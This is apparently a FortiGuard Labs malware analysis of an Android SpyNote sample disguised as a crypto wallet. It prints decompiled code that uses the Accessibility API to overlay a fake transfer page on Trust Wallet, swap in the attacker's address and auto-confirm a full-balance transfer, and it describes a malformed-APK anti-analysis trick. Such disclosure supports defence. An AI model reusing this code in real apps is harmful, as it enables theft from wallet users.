Android/SpyNote Moves to Crypto Currencies | FortiGuard Lab

By Axelle Apvrille

Published: 2024-02-15 · Archived: 2026-04-05 21:58:30 UTC

Affected Platform: Android
Impacted Users: Android users with mobile crypto wallet or banking applications
Impact: Financial Loss
Severity Level: Medium

Spynote is a Remote Access Trojan that initially surfaced in 2020. Since then, it has grown into one of the most common families of malware for Android, with multiple samples, integration of other RATs (e.g. CypherRat), and a large family of over 10,000 samples. There are multiple variants and integrations of other RATs, and since 2023 there has been a growing interest in financial institutions.

On February 1st, we found a malicious sample posing as a legitimate crypto wallet that actually included the SpyNote RAT with several interesting additions related to anti-analysis and **cryptocurrencies**.

Accessibility API for Crypto Wallet injections

Like much Android malware today, this malware abuses the **Accessibility API**. This API is used to automatically perform UI actions. For example, the malicious sample uses the Accessibility API to record device unlocking gestures. Newer, this SpyNote sample uses the Accessibility API to target famous crypto wallets.

The following code recognizes the use of a legitimate **crypto wallet** and displays an **overlay** over it.

```
if((this.showtrust) && !Trust.ifShowDialog && accessibilityEvent0.getEventType() == 8) {
    AccessibilityNodeInfo node = accessibilityEvent0.getSource();
    if(node != null) {
        String s1 = node.getViewIdResourceName();
        if(s1 != null && (s1.equals("com.wallet.crypto.trustapp:id/input_general_amount"))) {
            Trust.trustinj(this, BiType.USDT);
        }

        node.recycle();
    }
}
```

The injected overlay consists of a WebView whose HTML is hard-coded in Base64.

```
String base64_html = "";
switch(v) {
    case 1:
    case 2: {
        break;
    }
    case 3: {
        base64_html = "PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0P
        break;
    }
    default: {
        base64_html = "PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0P
    }
}

Trust.webView.loadData(base64_html, "text/html", "base64");
Trust.trustWalletInjview.addView(Trust.webView);
TextView textView0 = new TextView(ctx.getApplicationContext());
Trust.textView = textView0;
textView0.setText("                                    ");
FrameLayout.LayoutParams frameLayout$LayoutParams0 = new FrameLayout.LayoutParams(-2, -2);
frameLayout$LayoutParams0.gravity = 53;
```

If we decode the overlay, we get an **HTML page for cryptocurrency transfers**. Notice that the page apparently initiates a transfer between 2 hard-coded fake wallets. See below: the "…" in between the alleged wallet addresses are exactly as in the code (note that we censored the full addresses). For the malware analyst, it's obvious they are fake. However, it is likely the victim won't notice because (1) the wallet identifiers always have many characters and are therefore difficult to verify, and (2) this will look as if it were displayed by the victim's legit crypto wallet application (in reality, it is displayed *over* the real crypto wallet app, but this is not detectable).

```
<div class="detail">
    <div class="detail-item">
        <span>资产</span>
        <span class="right-font chain lang" data-lang-key="asset">Tether(USDT) - TRC20</span>
    </div>
    <div class="detail-item">
        <span>From</span>
        <span class="right-font from">Main Wallet 1 (TCC5dT...pj4Vp6)</span>
    </div>
    <div class="detail-item">
        <span>To</span>
        <span class="right-font to">TM9SPe5YXwmgXq...CQhwpRAKeC8LiTY</span>
    </div>
</div>
```

In addition, the malicious code uses the Accessibility API to **automatically fill a form and transfer a given amount of cryptocurrency to the cybercriminals**. Precisely, the code performs the following tasks:

1. Reads and memorizes the destination wallet address (field input_value)
2. Reads and memorizes the amount (field input_general_amount)
3. Modifies the destination address and replaces it with the attacker's crypto wallet address (initializeService.usdtadress). This address is sent by the remote server the malware communicates with.
4. Clicks on Max (action_max). This option requests to send the full amount, not a portion.
5. Clicks on the Next/Continue button


```
public void onClick(View view0) {
    List list0 = ((AccessibilityService)ctx).getRootInActiveWindow().findAccessibilityNodeInfosByViewId("com.wallet.crypto.trustapp:id/input_value");
    if(list0.size() == 1) {
        Trust.usdtaddress = ((AccessibilityNodeInfo)list0.get(0)).getText().toString();
    }

    List list1 = ((AccessibilityService)ctx).getRootInActiveWindow().findAccessibilityNodeInfosByViewId("com.wallet.crypto.trustapp:id/input_general_amount");
    if(list1.size() == 1) {
        Trust.usdtamount = ((AccessibilityNodeInfo)list1.get(0)).getText().toString();
    }

    List list2 = ((AccessibilityService)ctx).getRootInActiveWindow().findAccessibilityNodeInfosByViewId("com.wallet.crypto.trustapp:id/input_value");
    if(list2.size() == 1) {
        AccessibilityNodeInfo accessibilityNodeInfo0 = (AccessibilityNodeInfo)list2.get(0);
        Bundle bundle0 = new Bundle();
        bundle0.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", "");  // error at decompiling
                                                                               // it's not "" but initializeService.usdtadress
        accessibilityNodeInfo0.performAction(0x200000, bundle0);  // ACTION_SET_TEXT
    }

    List list3 = ((AccessibilityService)ctx).getRootInActiveWindow().findAccessibilityNodeInfosByViewId("com.wallet.crypto.trustapp:id/action_max");
    if(list3.size() == 1) {
        ((AccessibilityNodeInfo)list3.get(0)).performAction(16);  // ACTION_CLICK
    }

    List list4 = ((AccessibilityService)ctx).getRootInActiveWindow().findAccessibilityNodeInfosByViewId("com.wallet.crypto.trustapp:id/action_continue");
    if(list4.size() == 1) {
        ((AccessibilityNodeInfo)list4.get(0)).performAction(16);  // ACTION_CLICK
    }

    Trust.trustWalletInjviewLayoutParams.width = -1;
    Trust.trustWalletInjviewLayoutParams.height = -2;
    Trust.trustWalletInjviewLayoutParams.flags = 0x804C0720;
    Trust.windowManager.updateViewLayout(Trust.trustWalletInjview, Trust.trustWalletInjviewLayoutParams);
    Trust.showWebiew(ctx);
```


All of these operations are performed *automatically* through the Accessibility API *without the user's intervention.*

Permissions for the Accessibility API

To gain access to the Accessibility API, all malware lure victims one way or another into giving them the necessary rights. This sample follows the same strategy. We remind end-users that they should never do this. While the Accessibility API is rightfully requested by apps to help people with disabilities, they should always be treated as highly suspicious coming from alleged crypto wallets, PDF Readers, Video Players, etc.

The 2 screenshots below show (1) the SpyNote malware requesting Accessibility Service and (2) how, when you grant the desired access, the Android OS displays an additional warning window explaining the risks. It is still possible at that point to click on “Deny,” and the malware won’t gain access.





Unfortunately, as soon as the victim clicks on “Allow,” it is basically “game over” because the malware can navigate, click, read, and modify any application.

Anti-analysis

Besides injections into crypto wallets, the sample features an interesting, simple, but efficient anti-analysis technique. We remind users that Android Packages (APK) are **ZIP** files and normally contain a Dalvik executable (classes.dex), a manifest (AndroidManifest.xml), resources, and assets. In this particular case, the sample is **malformatted**: several resource files are meant to be present in the subdirectories of classes.dex and AndroidManifest.xml.

```
[!586]$ unzip -l ../imtoken.apk | more
Archive:  ../imtoken.apk
  Length      Date    Time    Name
---------  ---------- -----   ----
    45352  1981-01-01 01:01   AndroidManifest.xml
  5379372  2024-01-10 21:12   classes.dex
      396  2024-01-10 21:12   AndroidManifest.xml/anim/abc_fade_in.xml
      396  2024-01-10 21:12   resources.arsc/anim/abc_fade_out.xml
      860  2024-01-10 21:12   classes.dex/anim/abc_grow_fade_in_from_bottom.xml
```

But classes.dex and AndroidManifest.xml are *files*, not *directories*. Consequently, standard unzip tools fail with lots of errors, which complicates the automated analysis of the sample.

```
checkdir error:  ./unzip/classes.dex exists but is not directory
                 unable to process classes.dex/layout-v26/abc_screen_toolbar.xml.
checkdir error:  ./unzip/AndroidManifest.xml exists but is not directory
                 unable to process AndroidManifest.xml/layout-watch/abc_alert_dialo
  inflating: ./unzip/resources.arsc/layout-watch/abc_alert_dialog_title_material.xm
```

Conclusion

After a growing interest in financial institutions, **this new Android/SpyNote sample shows that malware authors are now taking into account cryptocurrencies.** The capabilities of the malware are well beyond the mere spying of credentials as they can initiate cryptocurrency transfers.

As for anti-analysis, **while the implemented technique is simple and by-passable by a human analyst, it certainly defeats—or complicates—automated analysis**, giving the malware author a little more time before detection.

The sample is detected automatically by our products, and we urge Android users to pay particular attention to any application requesting the Accessibility API.

Fortinet Protections

Fortinet customers are already protected from this malware variant through our AntiVirus as follows: FortiGuard Labs detects the sample with the following AV signatures:

Android/SpyNote.F!tr

The FortiGuard AntiVirus service is supported by FortiGate, FortiMail, FortiClient, and FortiEDR. Fortinet EPP customers running current AntiVirus updates are also protected.

IOCs

File	Hash	Detection
Imtoken.apk	**SHA1:** 8eea235b26fadeecd0f817433c97747853c51a24 **SHA256:** caac4681389b0af7998ba8fd2062d18050a0e5e8cb4c8d0006a1b3a921ee52c8	Android/SpyNote.F!tr

---

Source: https://www.fortinet.com/blog/threat-research/android-spynote-moves-to-crypto-currencies